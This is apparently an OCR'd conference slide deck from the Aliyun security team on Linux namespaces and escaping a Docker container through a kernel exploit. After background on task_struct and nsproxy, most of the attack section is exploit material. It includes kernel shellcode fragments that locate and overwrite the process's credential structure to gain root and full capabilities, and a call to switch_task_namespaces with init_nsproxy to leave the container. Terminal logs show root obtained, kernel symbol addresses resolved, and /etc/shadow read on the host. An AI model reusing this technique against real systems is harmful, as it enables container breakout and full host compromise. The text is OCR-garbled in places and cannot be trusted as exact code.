# Docker Rocker

Aliyun wzt

# Namespace

Unix fork

```
process - task struct/thread struct
                                                  l fork
                       fork
                                                                               fork
                                  thread2 ----- threadN -----
thread1 -----
       |task struct|thread struct|
                                         |task struct|thread struct|
                                                                           |task_struct|thread_struct|
asmlinkage long sys clone(unsigned long clone flags, unsigned long newsp,
                       void __user *parent_tid, void __user *child_tid, struct pt_regs *regs)
      return do fork(clone flags, newsp, regs, 0, parent tid, child tid);
int sys_fork(struct pt_regs *regs)
      return do_fork(SIGCHLD, regs->sp, regs, 0, NULL, NULL);
```

Clone flag -> VM/FS/IO/SIGNAL/IPC

```
struct task_struct {
          struct mm_struct *mm;
          struct fs_struct *fs;
          struct files_struct *files;
          struct signal_struct *signal;
}
```

## Virtual container

```
struct task_struct {
{
          struct nsproxy *nsproxy;
}
```

```
struct nsproxy {
    atomic t count;
    struct uts namespace *uts ns;
    struct ipc_namespace *ipc_ns;
    struct mnt namespace *mnt ns;
    struct pid_namespace *pid_ns;
                   *net ns;
    struct net
};
struct pid_namespace {
    struct kref kref;
    struct pidmap pidmap[PIDMAP_ENTRIES];
    int last pid;
    struct task_struct *child_reaper;
    struct kmem cache *pid cachep;
    unsigned int level;
    struct pid_namespace *parent;
#ifdef CONFIG PROC FS
    struct vfsmount *proc mnt;
#endif
#ifdef CONFIG BSD PROCESS ACCT
    struct bsd acct struct *bacct;
#endif
#ifndef GENKSYMS
    gid t pid gid;
    int hide_pid;
#endif
};
```

init	init namespace
fork 	/ thread1
task1	
clone	\ threadN
I	
clone(CLONE_N	EWPID)
I	1
task2(init) namespace1	task3(init) namespace 1
fork	fork
	/ thread1
task4	task5
clone \threadN	clone \threadN
1 1	
1 1	
clone(CLONE_NEWPID)	J
task6(init) namespace2	
	I
task7	

\_\_\_\_\_

## Sandbox

#### setuid + chroot + mount bind + capability + namespace


```
wzt@wzt-virtual-machine:~/lkm/asbox$ sudo ./asbox -f asbox config "/bin/bash"
bash-4.3$ id
uid=1000 gid=1000 groups=0
bash-4.3$
bash-4.3$
bash-4.3$ Is
bin dev lib lib64 proc sbin sys tmp usr var
bash-4.3$ cd /
bash-4.3$ pwd
bash-4.3$ uname -a
Linux wzt-virtual-machine 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:43:14 UTC 2015 x86 64 x86 64 x86 64
GNU/Linux
bash-4.3$ ps aux
                                         STAT START TIME COMMAND
USER
       PID %CPU %MEM VSZ RSS TTY
         1 0.5 0.3 18088 3156?
                                   S 04:12 0:00 /bin/bash
1000
1000
         5 0.0 0.2 15572 2208?
                                   R+ 04:12 0:00 ps aux
bash-4.3$ cat/etc/passwd
cat: /etc/passwd: No such file or directory
bash-4.3$
```

```
bash-4.3$ ./root exp
Linux kernel syscall privilege escalation example.
          http://www.cloud-sec.org.
by wzt
[+] trigger kernel root syscall stage1...
[+] kernel shellcode at: 0x0x400df6
[+] We are root!
bash-4.3# id
uid=0 gid=0 groups=0
bash-4.3# ps aux
USFR
        PID %CPU %MEM VSZ RSS TTY
                                         STAT START TIME COMMAND
1000
         1 0.0 0.3 18088 3080 ?
                                   S 04:17 0:00 /bin/bash
       2 3.7 0.0 5228 192 ?
                                S 04:17 0:00 ./root exp
0
0
       3 0.0 0.0 4448 256?
                                S 04:17 0:00 sh -c /bin/bash
       4 0.0 0.3 18088 3176 ?
                                 S 04:17 0:00 /bin/bash
0
0
       6 0.0 0.2 15572 2052 ?
                                 R+ 04:18 0:00 ps aux
bash-4.3# cat/etc/passwd
cat: /etc/passwd: No such file or directory
```

bash-4.3#



- kernel shellcode
  - commit\_creds(prepare\_kernel\_cred(0));
- But
  - bash-4.3\$ cat/proc/kallsyms|grep prepare\_kernel\_cred|head-n 1
  - 0000000000000000 T prepare\_kernel\_cred
  - bash-4.3\$ cat /proc/sys/kernel/kptr\_restrict
  - 1
- stack trace after syscall instruction



```
struct task_struct {
    void *stack;
}
struct thread_info {
    struct task_struct
                         *task;
}
void kernel_shellcode(void)
    uint64_t task_addr;
    task_addr = *(uint64_t *)(((uint64_t)&task_addr) & ~8192);
     kernel stack size
            PAGE SIZE * n, 4096/8192/...
        for (i = 1; i \le 4; i++) {
                thread_addr = ((uint64_t)&task_addr) & ~(4096 * i - 1);
                task_addr = *(uint64_t *)(((uint64_t)&task_addr) & ~(4096 * i - 1));
                if (!task_addr | | task_addr < 0xffff000000000000)
                     continue;
                kbase = task_addr >> 36;
                if (*(uint64_t *)(task_addr + 8) == thread_addr)
                     break;
         if (i == 5)
                return;
```

### modify uid/creds

```
struct cred {
    atomic t
                 usage;
#ifdef CONFIG DEBUG CREDENTIALS
                 subscribers; /* number of processes subscribed */
    atomic t
               *put_addr;
    void
    unsigned
                 magic;
#endif
                         /* real UID of the task */
    uid_t
               uid:
                        /* real GID of the task */
    gid t
               gid;
                         /* saved UID of the task */
    uid t
               suid;
    gid_t
                         /* saved GID of the task */
               sgid;
                         /* effective UID of the task */
    uid t
               euid;
                         /* effective GID of the task */
    gid t
               egid;
                        /* UID for VFS ops */
    uid t
               fsuid;
                         /* GID for VFS ops */
    gid_t
               fsgid;
                 securebits; /* SUID-less security management */
    unsigned
    kernel cap t cap inheritable; /* caps our children can inherit */
    kernel cap t cap permitted; /* caps we're permitted */
    kernel cap t cap effective; /* caps we can actually use */
    kernel cap t cap bset; /* capability bounding set */
};
struct task struct {
    const struct cred *real cred; /* objective and real subjective task
                      * credentials (COW) */
                             /* effective (overridable) subjective task
    const struct cred *cred;
};
```

```
tmp = task addr;
    for (i = 0; i < 2048; i++) {
        if ((*(uint64 t *)(tmp + i) == *(uint64 t *)(tmp + i + 8)) &&
             (*(uint64 t *)(tmp + i) >> 36) == kbase) {
             cred addr = *(uint64 t *)(tmp + i);
             for (i = 0; i < 32; i += 4) {
                  for (m = 0, k = 0; k < 8; k++, m += 4) {
                       if (*(uint32_t *)(cred_addr + j + m) != g_uids[k])
                            break;
                  if (k == 8) {
                       for (n = 0; n < 8; n++)
                            *(uint32 t *)(cred addr + i + 4*n) = 0;
                       *(uint32_t *)(cred_addr + j + 32) = 0;
                       *(uint32 t *)(cred addr + i + 36) = 0;
                       for (n = 0; n < 3; n++)
                            *(uint32_t *)(cred_addr + j + 44 + 8*n) = 0xffffffff;
                       goto next;
```

```
we have full capability and uid is 0,
    but we still stay in namespace.
struct nsproxy init nsproxy=INIT NSPROXY(init nsproxy);
void switch_task_namespaces(struct task_struct *p,
                              struct nsproxy *new)
    struct nsproxy *ns;
    might sleep();
    ns = p->nsproxy;
    rcu assign pointer(p->nsproxy, new);
    if (ns && atomic_dec_and_test(&ns->count)) {
        synchronize rcu();
        free nsproxy(ns);
```

```
void daemonize fs struct(void)
    struct fs struct *fs = current->fs;
    if (fs) {
         int kill;
         task_lock(current);
         write_lock(&init_fs.lock);
         init fs.users++;
         write_unlock(&init_fs.lock);
         write lock(&fs->lock);
         current->fs = &init fs;
         kill = !--fs->users;
         write_unlock(&fs->lock);
         task_unlock(current);
         if (kill)
              free fs struct(fs);
```

- If we have these addresses?
- init\_nsproxy\_addr = (uint64\_t \*)0xffffffff81c4d740;
- switch\_task\_namespaces\_addr = (uint64\_t \*)0xffffffff810957b0;
- switch\_task\_namespaces\_addr((uint64\_t \*)task\_addr, init\_nsproxy\_addr);

```
bash-4.3$./root_exp
```

Linux kernel syscall privilege\_escalation example.

by wzt http://www.cloud-sec.org.

- [+] trigger kernel root syscall stage1 ...
- [+] kernel\_shellcode at: 0x0x400de4
- [+] We are root!

root@wzt-virtual-machine:/# ps aux|head -n 4

```
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND root 1 0.0 0.4 34024 4320? Ss 09:23 0:05 /sbin/init
```

```
root 2 0.0 0.0 0 0? S 09:23 0:00 [kthreadd]
```

root 3 0.0 0.0 0 0? S 09:23 0:11 [ksoftirqd/0]

How to get symbols??

```
int kptr_restrict = 1;
case 'K':
         * %pK cannot be used in IRQ context because its test
         * for CAP_SYS_ADMIN would be meaningless.
         */
         if (in_irq() || in_softirq() || in_nmi()) {
             if (spec.field_width == -1)
                  spec.field_width = 2 * sizeof(void *);
             return string(buf, end, "pK-error", spec);
         } else if ((kptr_restrict == 0) ||
              (kptr restrict == 1 &&
              has capability noaudit(current, CAP SYS ADMIN)))
             break;
         if (spec.field_width == -1) {
             spec.field_width = 2 * sizeof(void *);
             spec.flags |= ZEROPAD;
         }
```

- kernel shellcode stage1
  - get root
  - found symbols
- kernel shellcode stage2
  - bypass namespace

```
wzt@wzt-virtual-machine:~/lkm$ sudo docker ps -l
[sudo] password for wzt:
CONTAINER ID
                              COMMAND
                                                              STATUS
                 IMAGE
                                                CREATED
PORTS
             NAMES
15d1810bbd6d
                                                               Exited (0)
                 ubuntu:latest
                                 /bin/bash
                                               26 hours ago
23 hours ago
                       kexploit1
wzt@wzt-virtual-machine:~/lkm$ sudo docker start 15d1810bbd6d
15d1810bbd6d
wzt@wzt-virtual-machine:~/lkm$ sudo docker attach 15d1810bbd6d
I have no name!@kexploit1:/home/wzt1$
I have no name!@kexploit1:/tmp$ nc -lp 8899 >root exp
I have no name!@kexploit1:/tmp$ chmod +x root exp
```

```
I have no name!@kexploit1:/tmp$ ./root exp
Linux kernel syscall privilege escalation example.
          http://www.cloud-sec.org.
by wzt
[+] trigger kernel root syscall stage1...
[+] kernel shellcode at: 0x0x400de4
[+] We are root!
[+] get commit creds addr at 0xfffffff81096860
[+] get prepare kernel cred at 0xfffffff81096b60
[+] get kptr restrict addr at fffffff81d153c0
[+] get random int addr at 0xfffffff8149a440
[+] get daemonize fs struct addr at (nil)
[+] get switch task namespaces addr at 0xfffffff810957b0
[+] get init task addr at 0xfffffff81c1a480
[+] get init nsproxy addr at 0xfffffff81c4d740
[+] get init fs addr at 0xfffffff81c77d60
[+] trigger kernel root syscall stage2...
root@wzt-virtual-machine:/# ps aux|head -n 4
        PID %CPU %MEM VSZ RSS TTY
USER
                                           STAT START TIME COMMAND
        1 1.7 0.4 33872 4444? Ss 15:38 0:04/sbin/init
root
        2 0.0 0.0 0 0?
                             S 15:38 0:00 [kthreadd]
root
        3 0.4 0.0 0 0?
                                S 15:38 0:01 [ksoftirgd/0]
root
root@wzt-virtual-machine:/# cat /etc/shadow|head -n 4
root:!:16618:0:99999:7:::
daemon:*:16484:0:99999:7:::
bin:*:16484:0:99999:7:::
```

sys:\*:16484:0:99999:7:::

# Thank you

- ➤ Aliyun compute security team
- **>** G32